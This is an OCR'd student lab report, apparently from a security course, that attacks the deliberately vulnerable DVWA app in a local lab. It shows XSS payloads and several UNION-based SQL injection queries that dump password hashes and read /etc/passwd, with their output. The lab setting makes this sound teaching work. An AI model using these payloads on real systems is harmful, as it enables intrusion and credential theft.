
Lab3



onafterscriptexecute


Compatibility:

Fires after script is executed

custom tags

```
<xss onafterscriptexecute=alert(1)>
<script>1</script>
```

Using this payload



Kali Linux on LABADFI2P - Virtual Machine Connection

192.168.123.50/dvwa/vulnerabilities/xss_r/?name=<xss+onafterscriptexecute%3Dalert(1)><scrip

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


ılert(1) autofocus tabindex=1>

Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Status: Running



Kali Linux on LABADFI2P - Virtual Machine Connection
File Action Media View Help
1 2 3 4
2:54
Damn Vulnerable Web Ap
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OK
Status: Running

192.168.123.50/dvwa/vulnerabilities/xss_r/?name=<xss+onfocus%3Dalert(1)+autofocus+tabinde

192.168.123.50

1

Shows successfully uploaded the payload



192.168.123.50/dvwa/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name * a

Message * <xss onafterscriptexecute=alert(document.domain)><

Name: test
Message: This is a test comment.


Name: Robert
Message:

Name: a
Message: >

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Also added in xss stored



Name: test
Message: This is a test comment.

Name: Robert
Message:

Name: a
Message: >

Name: a
Message: <

This vulnerability is a avoiding detection when stealing cookies or malicious acts on the web, additionally this script disappears after it is executed

<xss onafterscriptexecute=alert(1)><script>1</script>


Also mentioned in the payload, onafterscriptexute

In prevention of such vulnerabilities, user is recommended to avoid reflecting on unauthorized query, use a specific framework to prevent intrusion

Lab4

To get database user

1' union select null, user() #


Kali Linux on LABADFI2P - Virtual Machine Connection
File Action Media View Help
4:28
Damn Vulnerable Web Ap
192.168.123.50/dvwa/vulnerabilities/sqli/?id=1'+union+select+null%2C+user()+%23&Submit=Su
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Submit
Status: Running

Vulnerability: SQL Injection

User ID:

```
ID: 1' union select null, user() #
First name: admin
Surname: admin

ID: 1' union select null, user() #
First name:
Surname: root@localhost
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

The name is root@localhost
from here, we can know the user is root user and host is local

To get hostname

1' union select null, @@hostname #



Kali Linux on LABADFI2P - Virtual Machine Connection
File Action Media View Help
Damn Vulnerable Web Ap
192.168.123.50/dvwa/vulnerabilities/sqli/?id=1'+union+select+null%2C+%40%40hostname+%2
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
User ID:
Submit
Status: Running

Vulnerability: SQL Injection

```
ID: 1' union select null, @@hostname #
First name: admin
Surname: admin

ID: 1' union select null, @@hostname #
First name:
Surname: jcu-eh-lab
```


More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

The hostname is jcu-eh-lab

To crack hashed password of users

%' and 1=0 union select null, concat(user,0x0a,password) from users #



192.168.123.50/dvwa/vulnerabilities/sqli/?id=%25'+and+1%3D0+union+select+null%2C+co


Vulnerability: SQL Injection

User ID:

```
ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: admin
5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: gordonb
e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: 1337
8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: pablo
0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:
Surname: smithy
5f4dcc3b5aa765d61d8327deb882cf99
```

To get data directory

1' union select null, @@datadir #



192.168.123.50/dvwa/vulnerabilities/sqli/?id=1'+union+select+null%2C+%40%40datadir+%23&

Vulnerability: SQL Injection

User ID:


```
ID: 1' union select null, @@datadir #
First name: admin
Surname: admin

ID: 1' union select null, @@datadir #
First name:
Surname: /var/lib/mysql/
```

More info


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

To view the content of etc/password file

1' union select null, load_file('/etc/passwd') #


Kali Linux on LABADFI2P - Virtual Machine Connection
File Action Media View Help
Damn Vulnerable Web Ap
192.168.123.50/dvwa/vulnerabilities/sqli/?id=1'+union+select+null%2C+load_file('%2Fetc%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Vulnerability: SQL Injection
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
User ID:
Submit
Status: Running

```
ID: 1' union select null, load_file('/etc/passwd') #
First name: admin
Surname: admin

ID: 1' union select null, load_file('/etc/passwd') #
First name:
Surname: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
```

